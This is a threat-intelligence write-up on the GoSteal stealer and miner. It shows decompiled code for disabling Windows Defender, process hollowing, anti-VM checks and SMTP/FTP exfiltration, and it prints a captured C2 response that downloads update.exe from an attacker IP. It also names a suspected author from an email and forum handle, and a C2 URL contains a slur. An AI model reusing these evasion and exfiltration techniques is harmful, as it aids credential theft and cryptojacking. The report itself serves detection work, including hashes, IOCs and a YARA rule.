GoSteal

Executive Summary

GoSteal is a stealer/miner written in Golang, the sample can communicate via a POST request, FTP and SMPT protocols. I may have found the author thanks to an email inside one of the samples.

Technical Analysis

Introduction

GoSteal comes packed with UPX or inside a loader also packed with UPX. I believe the author is responsible as well for the loader.
It uses **Process Hollowing** to inject GoSteal inside **svchost.exe**.

The Author

In one of the samples I found this email **remix3030303@hotmail.com** used to exfiltrate the stolen data via SMTP. Searching this email I found related posts on hackforums and reddit.



Figure 1: Threat Actor Evidences

As far as I know the email could have been stolen (check haveibeenpwned) but the reddit post saying “My native language is Polish” and the hackforums post about an account creator for a Polish website could lead to an obvious reasoning, you can even search just his username “**SyRex1013**” to find tons of information related to underground forums activity, cheats development, Malware development and other illegal activities.

The Loader

Hash	f2f6d000b106ed3154d884d847e641947d8332eec762848cc2ca9eee54aa4e52
Threat	GoSteal Loader
Brief Description	Loader written in Golang
SSDEEP	98304:glIkEKk8q0xkdPZyoSeduXTC8IPI2eJckD7/sb9gxp029ve2hq/2y5MTuFqTqEbR:WEKQPZNSwItlTA9gxp02wK+2jmEbfEju
TLSH	T1435633AB9193B1F26A822C24072AB4D175457C035E4AB8B01C89CBD9DB3ACDFD3E5747

Privilege Escalation

Once unpacked, the loader checks if it's an elevated process by trying to open **\\\.\\PHYSICALDRIVE0**, if not executed as administrator it will try to elevate using the command **runas**.

```
  main_amAdmin();
  if ( !v1 )
  {
    main_runMeElevated();
    os_Exit(0LL);
  }
}
os_Executable();
v13 = v4;
v10 = v5;
syscall_Getwd();
if ( !qword_A89E18 )
  runtime_panicSliceB();
v12 = v4;
v9 = v5;
v8 = strings_Join(
       (((1 - qword_A89E20) >> 63) & 0x10uLL) + qword_A89E10,
       qword_A89E18 - 1,
       qword_A89E20 - 1,
       (__int64)" ",
       1LL);
v0 = syscall_UTF16FromString((__int64)"runas", 5LL);
```

Figure 2: Privilege Escalation

Disabling Windows Defender

When successfully elevated it will create a copy of itself in **%appdata%\Roaming\{random}\MpCmdRun.exe** and execute again from there. Afterwards it disables Windows Defender using powershell.

```
v4[0] = (__int64)"-inputformat";
v4[1] = 12LL;
v4[2] = (__int64)"none";
v4[3] = 4LL;
v4[4] = (__int64)"-outputformat";
v4[5] = 13LL;
v4[6] = (__int64)"none";
v4[7] = 4LL;
v4[8] = (__int64)"-NonInteractive";
v4[9] = 15LL;
v4[10] = (__int64)"-Command";
v4[11] = 8LL;
v4[12] = (__int64)"Add-MpPreference";
v4[13] = 16LL;
v4[14] = (__int64)"-ExclusionPath";
v4[15] = 14LL;
v4[16] = v0;
v4[17] = v1;
os_exec_Command((__int64)"powershell", 10LL, (__int64)v4, 9LL);
```

Figure 3: Disabling Windows Defender

Persistence and Process Injection

Next, it achieves the persistence using the **scheduled tasks** and finally performs the process injection to **svchost.exe**.

```
  github_com_syrex1013_GOLANG_RUNPE_HollowProcess(
    0LL,
    0LL,
    (__int64)"C:\\Windows\\System32\\svchost.exe",
    31LL,
    v0,
    v1,
    off_999370,
    qword_999378,
    qword_999380);
  return v2;
}
```

Figure 4: Injecting GoSteal

GoSteal

Hash	51f012e80744ead1505c022106baf23b3c25190030fb23e1c21a3cd70a648c94
Threat	GoSteal
Brief Description	Stealer/Miner written in Golang
SSDEEP	196608:mtMAe9kkZA+y15jkAzYD0tJsHK+iODWGqTIS6D6ibTDmejzZQtVuM8:m6AEkkZu1mAzgMJ4F5WGOISLciu1
TLSH	T110A633BF4682A9E1A4033D60A73FB5C4EA4775731E8939718D4BD8D9053ADD3A38630B

AntiDebug/VM

Like many Malware, the first function GoSteal executes is an AntiDebug/VM one, it does that by iterating the list of the running processes seeking for these tools (See Appendix D).
If there is a match, the sample will delete all the artifacts created before.

```
main_KillParent((__int64)v22);
main_KillProcess((__int64)v22);
time_Sleep(2000000000LL);
v9 = os_Remove(v21, v17);
main_RemoveFromStartup(v21, v17);
```

Figure 5: Removing Artifacts

It also checks for a virtual disk and if the MAC address starts with **00:0c:29**, in both cases if true the sample will exit.

```
void main_AntiVM()
{
  char IsVirtualDisk; // [rsp+0h] [rbp-48h]
  char v1; // [rsp+0h] [rbp-48h]
  void *retaddr; // [rsp+48h] [rbp+0h] BYREF

  while ( (unsigned __int64)&retaddr <= *(_QWORD *)(*(_QWORD *)NtCurrentTeb()->NtTib.ArbitraryUserPointer + 16LL) )
    runtime_morestack_noctxt();
  IsVirtualDisk = github_com_p3tr0v_chacal_antivm_IsVirtualDisk();
  if ( IsVirtualDisk )
    os_Exit(0LL);
  github_com_p3tr0v_chacal_antivm_ByMacAddress(IsVirtualDisk);
  if ( v1 )
    os_Exit(0LL);
  if ( syscall___ptr_LazyProc__Call(qword_14D3700, 0LL, 0LL, 0LL) )
    os_Exit(0LL);
}
```

Figure 6: AntiVM Capabilities

Stealing The Data

All the stolen data is going to be stored inside the folder in **%appdata%** and then zipped. (See Appendix E)

```
    if ( qword_151A0D8 == 1 )
    {
      main_GetHostname(v19, v34.m256i_i64[0]);
      v106 = v33;
      v91 = v44;
      v9 = runtime_concatstring2(0LL, xmmword_14D4900, DWORD2(xmmword_14D4900), (unsigned int)"\\archive.zip", 12, v54);
      main_SendSMTP(v64, v9, (_DWORD)off_118D490, qword_118D498, v106, v91);
    }
    if ( qword_151A0A0 == 1 )
    {
      main_GetHostname(v19, v34.m256i_i64[0]);
      v106 = v32;
      v91 = v43;
      v68 = runtime_concatstring2(0LL, xmmword_14D4900, DWORD2(xmmword_14D4900), (unsigned int)"\\archive.zip", 12, v54);
      v105 = v63;
      v90 = v68;
      runtime_concatstring3(0LL, (char)"LO", 4, v106, v91, (unsigned int)".zip0x", 4, v70, *((__int64 *)&v70 + 1));
      main_UploadToFTP(v105, v90, v71, v72);
```

Figure 7: Data Exfiltration

Update Capability

On sending the stolen information, GoSteal can receive a response with information about the miners config and an eventual update to download.

```
{"CPU":"Intel Core Processor (Haswell)","FileName":"calc.exe","GPU":"
\r\r\nStandard VGA Graphics Adapter  \r\r\n\r\r\n","OTHER_HASHRATE":"Miner is
initiating!","PHOENIX_CONFIG":"--algo ETCHASH --pool eu1-etc.ethermine.org:4444 --user
0x427D878FEf234b4E708e45BE615F84F844Eb6151","XMRIG_CONFIG":"-o 2.56.57.237:4444 -u FUTUREMINER -k --
tls --nicehash --rig-id FUTUREMINER ","XMR_HASHRATE":"Miner is
initiating!","bitness":"x64","hostname":"DESKTOP-RSILDVX","system":"Windows 7
Ultimate","username":"DESKTOP-RSILDVX\\Admin"}HTTP/1.1 200 OK
Date: Wed, 15 Dec 2021 21:32:10 GMT
Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/7.3.33
X-Powered-By: PHP/7.3.33
Content-Length: 205
Content-Type: text/html; charset=UTF-8

-o 2.56.57.237:4444 -u FUTUREMINER -k --tls --nicehash --rig-id FUTUREMINER |--algo ETCHASH --pool
eu1-etc.ethermine.org:4444 --user 0x427D878FEf234b4E708e45BE615F84F844Eb6151|http://2.56.57.237/
update.exeGET /update.exe HTTP/1.1
Host: 2.56.57.237
User-Agent: Go-http-client/1.1
Accept-Encoding: gzip
```


Figure 8: POST Request Response

Mining Capabilities

GoSteal doesn't stop at just stealing victim's sensitive information, but can also start miners by injecting them in **calc.exe**.

```
started = main_StartMiner(
            (__int64)v200,
            v167,
            (__int64)off_118E080,
            xmmword_118E088,
            *((__int64 *)&xmmword_118E088 + 1),
            0LL,
            0LL,
            0LL,
            0LL,
            (__int64)"C:\\Windows\\System32\\calc.exe",
            28LL,
            *(__int64 *)&v82[32],
```

Figure 9: Injecting Miners

Also if the task manager is running, the sample will stop eventual running miners, saving their PID in the registry: **Software\WimRar\PID** for the XMR Miner and **Software\WimRar\PID2** for the ETH Miner.

```
main_CheckIfTaskMgrRunning();
if ( (_BYTE)v59 )
{
  if ( qword_151A0C0 )
  {
    main_StopMiner(qword_151A0C0);
    qword_151A0C0 = 0LL;
    main_SavePIDToRegistryXMR();
  }
  if ( qword_8681F8 == 1 && qword_151A0C8 )
  {
    main_StopMiner(qword_151A0C8);
    qword_151A0C8 = 0LL;
    main_SavePIDETHToRegistry();
  }
}
```

Figure 10: Hiding Miners

However, the registry keys may vary for each sample.



Figure 11: Saving Miners PID (f8eba062d432277fe5c65ab529e1c9b5a56a54ae58a0532b3acdcacf57e925f1)

Conclusion

As you can see, GoSteal has many interesting features and doesn't fail at proving its efficacy. If the author is going to sell it, I believe it may become popular among cyber criminals who are always seeking new opportunities to earn money.

Appendices

Appendix A - GoSteal Hashes:

2d04f77dc2060f8c9e1cf7d976ddea4bf1c770df0271b6fd6dc95ab2613588cc
440305b0900d53f6c0e9828bec4a8a668d779789439b3d0e3a86627efb2bcb79
51f012e80744ead1505c022106baf23b3c25190030fb23e1c21a3cd70a648c94
61e82d4680fa0684b2911fcec81c1a312efd24e4c453550bb6735ddec91626b0
761f50c34c9ee474fb81db2b9dbc8076c0238bda2a3e2f5a4d53acb56ac59a94
77db271525f5a12d1a695b4356d86debaf782b31fe63c55de65b67e376981b78
7b16ee9bc4bb6dd1ba39088c850552b96e2396747df1965901924cdecda6f6cc
83ce3ef755c20772c4f4d6f326ded767ab57286b7b531f5e774e568e8dc9233c
8dd69bc78acd64ffdcdbab6ee6e0538f8bbeaea4208ec698333976d2a007ca0e
b37a4fa5913eefb52f1d34dd8078beebd1468e4191fce0a30c2f5f33ce0d1916
b845ba87513c55a90bb7869ceeb520cdf28b595162e5a1a31459d9177c4727be
cfe667fed28c16e8a7321dba4561b525e0d647a442f85b7e9d5fdadafaf534e1
d66e71dd5e1e6bc0544373ccc17307558eb0cd4291381c747fdacc60d8853f45
ee701bfbd012d95c539462f3c71f24be0d76079540428e6e5857e02f451e27d6

f8eba062d432277fe5c65ab529e1c9b5a56a54ae58a0532b3acdcacf57e925f1

Appendix B - GoSteal Loader Hashes:

f2f6d000b106ed3154d884d847e641947d8332eec762848cc2ca9eee54aa4e52

Appendix C - C2s:

212.192.241.191/index.]php
95.154.235.31/new/index.]php
pleasejoinmybot.]net/index
8h.]re/fuck/off/you/researching/faggot/lolminer.exe (/xmrig.exe)
2.56.57.237/ftmr/index.]php
www.]panel710.tk:8080/index.]php
vividmarketing.net/index.]php (/lolminer.exe - /xmrig.exe)

Appendix D - List of Tools

idaq.exe
vmmap.exe
LordPE.exe
RAMMap.exe
idaq64.exe
pslist.exe
regmon.exe
windbg.exe
x32dbg.exe
x64dbg.exe
Fiddler.exe
PETools.exe
dbgview.exe
dumpcap.exe
filemon.exe
ollydbg.exe
procexp.exe
procmon.exe
tcpvcon.exe
tcpview.exe
RAMMap64.exe
autoruns.exe
pestudio.exe
ImportREC.exe
Wireshark.exe
autorunsc.exe
procexp64.exe

procmon64.exe
sniff_hit.exe
sysAnalyzer.exe
CFF Explorer.exe
HookExplorer.exe
SysInspector.exe
httpdebugger.exe
joeboxserver.exe
joeboxcontrol.exe
proc_analyzer.exe
processhacker.exe
ResourceHacker.exe
ImmunityDebugger.exe

Appendix E - Stolen Data:

Browsers/General:

- WinScp Passwords
- Chromium
- Chrome
- Firefox
- Vivaldi
- Microsoft/Edge
- 360chrome
- QQBrowser
- Edge
- Brave-Browser
- Opera

System Information:

- IP
- Installed Programs
- Clipboard
- Screenshot
- OS
- Hostname
- CPU
- GPU
- Bitness
- Username
- Name of the executable where the miner is going to b injected
- XMRIG_CONFIG
- PHOENIX_CONFIG
- XMR_HASHRATE
- OTHER_HASHRATE

Appendix F - MITRE ATT&CK:

T1134/002 Access Token Manipulation	T1497/001 Virtualization/Sandbox Evasion: System Checks	T1057 Process Discovery	T1055/012 Process Injection: Process Hollowing	T1053 Scheduled Task/Job
T1564/001 Hide Artifacts: Hidden Files and Directories	T1562/001 Impair Defenses: Disable or Modify Tools	T1555/003 Credentials from Password Stores: Credentials from Web Browsers	T1518 Software Discovery	T1115 Clipboard Data
T1590/005 Gather Victim Network Information: IP Addresses	T1113 Screen Capture	T1048 Exfiltration Over Alternative Protocol	T1102/002 Web Service: Bidirectional Communication	

YARA Rules

```
rule gosteal_x64
{
   meta:
         author="Finch"
         description = “Rule for GoSteal”
   strings:
         $1 =
{488d0d??????0048894c240848c744241029000000c744241809000000e814d3ffff488b442
42048837c2428000f85dd0400004889042448c7442408ffffffffe831d4ffff488b442410488b4c2
41848898c24b000000048837c2428000f85280400004885c90f8e0f04000031d231db31f6488
d3??????800}
   condition:
         $1 and uint16(0) == 0x5A4D
}
```

Credits

- Finch (Twitter)